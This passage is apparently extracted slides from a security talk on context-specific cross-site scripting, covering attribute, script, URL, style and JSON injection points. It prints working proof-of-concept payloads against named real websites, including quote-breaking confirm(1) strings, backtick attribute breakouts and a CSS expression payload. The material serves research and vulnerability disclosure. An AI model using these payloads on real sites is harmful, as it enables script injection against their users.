5 <meta http-equiv="Content-Length" content="600" />
6 <title>&quot;xyz:Indiatimes.com</title>
```



A screenshot of a browser's source code view for the URL 'view-source:www.indiatimes.com/search/xyz/'. The address bar shows the URL with 'xyz/' highlighted in a red box. A red arrow points from this box to the search results in the source code. The source code is as follows:

```
289     })
290 }
291 </script>
292 <div class="ArticleCont col1 searchResults PhotoLandingPage">
293     <h2>search results for</h2>
294     <h1>&ldquo;&quot;xyz&rdquo; <span>/0 results</span> </h1>
```

# ATTRIBUTE CONTEXT

Attribute Context: In attribute context, input reflects back in the attribute context i.e., as a value of an attribute. e.g., class attribute of `<div>` or value attribute of `<input>` tag etc.

```
<div class='<?php echo filter_function($_POST['input']);?>'>  
Attribute Context</div>
```

E.G.,  
HTTP://WWW.EA.COM/SEARCH?  
Q=""JUNK

```
view-source:www.ea.com/search?q=""junk
```

```
></li><li class="item-2 ea.com two"><a href="http://www.ea.com">  
><a href="#" title=""junk"><span>&quot;junk</span></a></li>
```

E.G.,  
HTTP://WWW.EA.COM/SEARCH?  
Q=JUNK

```
view-source:www.ea.com/search?q=junk
```

```
class="item-1 odd first current">
```

```
<a href="http://www.ea.com/search?q=junk" title="All">
```

```
  <span class="label">All</span>
```

```
  <span class="count"> (5) </span>
```





E.G.,  
HTTP://WWW.DRUDGEREPORTAR  
CHIVES.COM/DSP/SEARCH.HTM?  
SEARCHFOR=JUNK



```
view-source:www.drudgereportarchives.com/dsp/search.htm?searchFor=junk  
</td>  
<td width="33%" valign="bottom" align="center" class="dra" nowrap>  
<form action="http://www.drudgereportArchives.com/dsp/search.htm" method="GET" name="searchForm" target="searchForm">  
  <input type="Text" class="dra" name="searchFor" size="20" maxlength="500" value="junk">  
  <input type="Submit" value="Search Archives" class="dra">  
</form>  
</td>
```

# SCRIPT CONTEXT

Script Context: In script context, user-supplied input reflects back in the script code block as a value of some variable. e.g.,

```
<script>var a='<?php echo filter_function($_POST['input']);?>';</script>
```

E.G.,

HTTP://SEARCH.HEALTH.COM/RESULTS.HTML?NTT=XXXXXXXXXX

Double Quotes Case

```
6 <meta name="robots" content="noodb" />
7 <script type="text/javascript">
8     var searchString = "xxxxxxxxxxx";
9 </script>
10
```

E.G.,

HTTP://WWW.DAILYMAIL.CO.UK/  
HOME/SEARCH.HTML?  
SEL=SITE&SEARCHPHRASE=XXXX  
XXXXXXXXXX


Single Quotes Case

```
209  
210 <script type="text/javascript">  
211   searchTerms = 'xxxxxxxxxxxxx';  
212 </script>  
213
```

E.G.,  
HTTP://WWW.INDIATIMES.COM/SEARCH/XXXXXXXXXXXXXXXXXX/

```
80
87 <!-- Begin Google Analytics Tag -->
88
89 <script type="text/javascript">
90
91 var _gaq = _gaq || [];
92 _gaq.push(['_setAccount', 'UA-198011-6']);
93 _gaq.push(['_setDomainName', 'none']);
94 _gaq.push(['_setAllowLinker', true]);
95 _gaq.push(['_addIgnoredOrganic', 'indiatimes']);
96 _gaq.push(['_addIgnoredOrganic', 'indiatimes.com']);
97 _gaq.push(['_addIgnoredOrganic', 'india times']);
98 _gaq.push(['_addIgnoredOrganic', 'www.indiatimes.com']);
99 _gaq.push(['_addIgnoredOrganic', 'indiatimes news']);
100 _gaq.push(['_addIgnoredOrganic', 'india times.com']);
101 _gaq.push(['_addIgnoredOrganic', 'www.indiatimes']);
102 _gaq.push(['_addIgnoredOrganic', 'india times news']);
103 _gaq.push(['_trackPageview', '/search?query=XXXXXXXXXXXXX/']);
104
105
106 (function() {
107     var ga = document.createElement('script'); ga.type = 'text/javascript'; ga.async = true;
108     ga.src = ('https:' == document.location.protocol ? 'https://' : 'http://') + 'stats.g.doubleclick.net/dc.js';
109     var s = document.getElementsByTagName('script')[0]; s.parentNode.insertBefore(ga, s);
110 })();
111
112 </script>
113 <!-- End Google Analytics Tag -->
```

# XSS IN INDIATIMES ...



The screenshot shows a web browser window with the address bar displaying `www.indiatimes.com/search/%27%5D%29%3b%20confirm%281%29%3b%20%28%5B%27/`. The browser's developer console is open, showing the execution of a JavaScript payload. The payload includes several Google Analytics tracking calls and a `confirm(1)` function call. A dialog box is displayed over the browser window, containing the text "The page at www.indiatimes.com says:" followed by the number "1" and "OK" and "Cancel" buttons.

```
script>  
img src="http://b.scorecardresearch.com/p?c1=2&c2=6036484&cv=2.  
oscript>  
- End comScore Tag -->  
- Begin Google Analytics Tag -->  
ript type="text/javascript">  
  
var _gaq = _gaq || [];  
_gaq.push(['_setAccount', 'UA-198011-6']);  
_gaq.push(['_setDomainName', 'none']);  
_gaq.push(['_setAllowLinker', true]);  
_gaq.push(['_addIgnoredOrganic', 'indiatimes']);  
_gaq.push(['_addIgnoredOrganic', 'indiatimes.com']);  
_gaq.push(['_addIgnoredOrganic', 'india times']);  
_gaq.push(['_addIgnoredOrganic', 'www.indiatimes.com']);  
_gaq.push(['_addIgnoredOrganic', 'indiatimes news']);  
_gaq.push(['_addIgnoredOrganic', 'india times.com']);  
_gaq.push(['_addIgnoredOrganic', 'www.indiatimes']);  
_gaq.push(['_addIgnoredOrganic', 'india times news']);  
_gaq.push(['_trackPageview', '/search?query=']); confirm(1); (['']);
```

# URL CONTEXT

**URL Context:** In URL context, user-supplied input reflects back in the “href” attribute of anchor tag i.e., <a> or “src” attribute of <img> or <iframe> or <embed> tag or “data” attribute of <object> tag. e.g.,  
<a href='<?php echo filter\_function(\$\_POST['input']);?>'>URL Context</a>


E.G., [HTTP://EDITOR.FROALA.COM/](http://editor.froala.com/)








E.G.,  
HTTP://WWW.TINYMCE.COM/TRY  
IT/FULL.PHP



Insert link ✕

Url  

Text to display

Title

Target None ▾

Ok Cancel

E.G.,

[HTTPS://TRANSLATE.TWITTER.COM/FORUM/TOPICS/5952/POSTS/NEW](https://translate.twitter.com/forum/topics/5952/posts/new)

appear. Etc.) If translators have not submitted a translation or voted for one which appears on the same page, it will be left in English.

I want to

Thanks, @

## Markdown cheat sheet

### Format Text

#### Headers

```
# This is an <h1> tag
## This is an <h2> tag
##### This is an <h6> tag
```

#### Text styles

```
*This text will be italic*
_This will also be italic_

**This text will be bold**
__This will also be bold__

*You can combine them*
```

### Lists

#### Unordered

```
* Item 1
* Item 2
  * Item 2a
  * Item 2b
```

#### Ordered

```
1. Item 1
2. Item 2
3. Item 3
  * Item 3a
  * Item 3b
```

### Miscellaneous

#### Links

```
https://twitter.com/ - automatic!
[Twitter](https://twitter.com/)
```

#### Blockquotes

```
As Kanye West said:

> We're living the future so
> the present is our past.
```

# STYLE CONTEXT

The “style context” is popular in cases where modern web applications allow some harmless mark-ups or rich-text functionality like bold, italic and underline tags in the comment section or blog post and at the same time allow users to set styles on these tags e.g., change font size and color.

```
<div style='<?php echo filter_function($_POST['input']);?>'>CSS Context</div>
```


# E.G., A SCREEN-SHOT FROM EBAY

The image shows a screenshot of a 'Link' dialog box with three tabs: 'Link Info', 'Target', and 'Advanced'. The 'Advanced' tab is selected. The dialog contains several input fields and a dropdown menu. The 'Style' field is highlighted with a red rectangular box.

Id	Language Direction	Access Key
<input type="text"/>	<not set> ▼	<input type="text"/>
Name	Language Code	Tab Index
<input type="text"/>	<input type="text"/>	<input type="text"/>
Advisory Title	Advisory Content Type	
<input type="text"/>	<input type="text"/>	
Stylesheet Classes	Linked Resource Charset	
<input type="text"/>	<input type="text"/>	
Relationship	Style	
<input type="text"/>	<input type="text"/>	

OK Cancel

# LIVE XSS IN EBAY IN STYLE CONTEXT








# ANOTHER XSS IN MAGENTO COMMERCE IN STYLE CONTEXT



```
770
771     </div>
772
773
774 <p><b><span class="" style=width:expre/**/ssion(alert&#40;1&#41;) junktext">bold</span></b>
775
776
777
778
779 </td>
780 </tr>
781 <tr>
782 <td class="tableCellOne member-info">&nbsp;</td>
783 <td class="tableCellOne threadBg" style="padding:0" height="30" align="right">
784 <div align="right" class="botLinks" style="margin-right:30px;">
785
```

# SUMMARY OF CONTEXTS



# ATTACK METHODOLOGY

- Systematic in nature
- Easy to understand
- Context-Specific
- Attack methodology is `*complete*` and one can guarantee that there is an XSS or no XSS in a particular injection point.
- With the help of attack methodology, one can make a secure per-context XSS sanitizer
- Can be applied to other server-side languages e.g., ASP, Ruby etc

# SCRIPT CONTEXT ATTACK METHODOLOGY

Only for attendees ... :)

ATTACKER MAY ALSO USED  
SINGLE LINE COMMENT IN  
ORDER TO MAKE CLOSING  
QUOTE'S AFFECT NULL & VOID

```
"; confirm(1); //
```

OR

```
'; confirm(1); //
```

# LIVE DEMO #1

<http://www.dailymail.co.uk/home/search.html>

# LIVE DEMO # 2

<http://de.eonline.com>







# ANSWER

It simply does not work. Encoding will not help you in breaking the script context unless developers are doing some sort of explicit decoding.

***Better to avoid explicit decoding but I saw developers are doing explicit decoding e.g., see my short post on Yahoo Web Analytic XSS***

***<https://twitter.com/soaj1664ashar/status/460346852580139008>***

***and see my write-up on XSS in [alexandria.com](http://www.alexandria.com)***

***<http://www.alexandria.com/issue/mscasharjaved/docs/urlwriteup>***

# DEMO SHOWS ENCODING DOES NOT HELP YOU IN BREAKING THE SCRIPT CONTEXT

```
1 <script> var a = 'Injection Point'; </script> HTML
2 // Hex Encoding of Single Quote
3 <script> var a = '&#x00027;; confirm(1); &#x00027; '; </script>
4 // Decimal Encoding of Single Quote
5 <script> var a = '&#39;; confirm(1); &#39; '; </script>
6 // URL Encoding of Single Quote
7 <script> var a = '%27; confirm(1); %27 '; </script>
8 // HTML5 Entity Encoding of Single Quote
9 <script> var a = '&apos;; confirm(1); &apos; '; </script>
```

<http://jsfiddle.net/4eqK4/2/>

# JSON CONTEXT (SCRIPT)

<http://xssplaygroundforfunandlearn.netai.net/series7.html>

# SOLUTION # 1

```
"}]; confirm(1); var x={"":"
```

# OTHER POSSIBLE WAYS/SOLUTIONS ...

How many alerts you will get? :-D  
Operators in action ....  
^alert(1)^  
|alert(1)|  
&alert(1)&  
>>alert(1)>>  
all works .. [pic.twitter.com/l1xTg5fvPX](http://pic.twitter.com/l1xTg5fvPX)

[View translation](#)

[Reply](#) [Delete](#) [Favorite](#) [More](#)

```
<script> var jobj={"foo": " injection_lands_here "; </script>
```

```
<script> var jobj={"foo": " +alert(1)+ " "; </script>
```

```
<script> var jobj={"foo": " +alert(2)- " "; </script>
```

```
<script> var jobj={"foo": " -alert(3)+ " "; </script>
```

```
<script> var jobj={"foo": " -alert(4)- " "; </script>
```

```
<script> var jobj={"foo": " ^alert(5)^ " "; </script>
```

```
<script> var jobj={"foo": " |alert(6)| " "; </script>
```

```
<script> var jobj={"foo": " <<alert(7)<< " "; </script>
```

```
<script> var jobj={"foo": " >>alert(8)>> " "; </script>
```

```
<script> var jobj={"foo": " >>>alert(9)>>> " "; </script>
```

```
<script> var jobj={"foo": " &alert(10)& " "; </script>
```

Many more combination of above operators ....

RETWEETS 11 FAVORITES 18

1:39 PM - 22 May 2014 [Flag media](#)

<https://twitter.com/soaj1664ashar/status/469442421148119040>

# ATTRIBUTE CONTEXT ATTACK METHODOLOGY

Only for attendees :)





# LIVE DEMO #1

<http://www.ea.com/>

# LIVE DEMO # 2

<http://www.drudgereportarchives.com/dsp/search.htm>

# LIVE DEMO # 3

<http://www.biblegateway.com>

# 3RD STEP OF ATTRIBUTE CONTEXT ATTACK METHODOLOGY

```
` ` onmouseover=alert(1)
```

```
` ` === back tick
```

# TRICK DISCOVERED BY YOSUKE HASEGAWA



**Yosuke HASEGAWA**

**@hasegawayosuke** FOLLOWS YOU

javascript: (eval) =\_ =3; / ^ \_ / [- \_ -1] - /; \* \_ / [ \_ ] + 均ッテ -!

Osaka / Japan · utf-8.jp

<https://twitter.com/hasegawayosuke>

IE8 TREATS BACK TICK `` AS A  
VALID SEPARATOR FOR  
ATTRIBUTE & ATTRIBUTE'S VALUE

Very useful in breaking attribute context if site is properly  
filtering single and double quotes

# NOTED IN HTML5 SECURITY CHEAT SHEET [HTTP://HTML5SEC.ORG/](http://HTML5SEC.ORG/) BY

Mario Heiderich

<https://twitter.com/0x6D61726966>

Another useful tool by him is

<http://html5sec.org/innerhtml/>

and

must read research paper by him if you are interested in  
innerHTML and mutation XSS

<http://www.nds.rub.de/media/emma/veroeffentlichungen/2013/CCS13.pdf>





BACK TICK `` DEMOS TESTED ON  
MICROSOFT WINDOWS XP + IE8  
AND TOOL USED FOR TESTING IS  
[HTTP://HTML5SEC.ORG/INNERHT  
ML/](http://HTML5SEC.ORG/INNERHT<br/>ML/)

# `` IN ACTION DEMO #1

```
|kdiv class="``onmouseover=alert(1)">attribute context</div>
```

attribute context



document.write(innerHTML)

Apply style.cssText()

```
<DIV class="``onmouseover=alert(1)">attribute context</DIV>
```

# `` IN ACTION DEMO # 2

```
<a href="#" id=""`onmouseover=alert(1)">click</a>
```

[click](#)



```
document.write(innerHTML)
```

```
Apply style.cssText()
```

```
<A id=""`onmouseover=alert(1) href="#">click</A>
```

# `` IN ACTION DEMO # 3

```
<input type="text" value="``onfocus=alert(1)">
```

```
``onfocus=alert(1)
```

```
document.write(innerHTML)
```

```
Apply style.cssText()
```


```
<INPUT value="``onfocus=alert(1) type=text>
```



# GITHUB [HTTPS://GITHUB.COM/](https://github.com/) IS VULNERABLE TO INNERHTML BASED XSS

```

```

 `onerror=alert(1)



document.write(innerHTML)

Apply style.cssText()

```
<IMG alt=``onerror=alert(1) src="x">
```



# GITHUB RESPONSE ON MY REPORT

Re: [CODENAME INVERSE BOSON] - GitHub Bounty Submission

Inbox x



**Patrick Toomey** <bounty@github.com>

Apr 12 ☆



to me ▾

Hi,

Thanks for the submission! We have reviewed your report and validated your findings. After internally assessing the findings we have determined they are low in risk. As you noted, this vulnerability only applies to Internet Explorer 8 (or prior), which is not supported by GitHub.com. While overall IE8 usage may be 22%, the usage on GitHub.com is substantially less. As a result, the vulnerability is low in risk to GitHub users and not eligible for a reward under the Bug Bounty program.

Best regards and happy hacking!



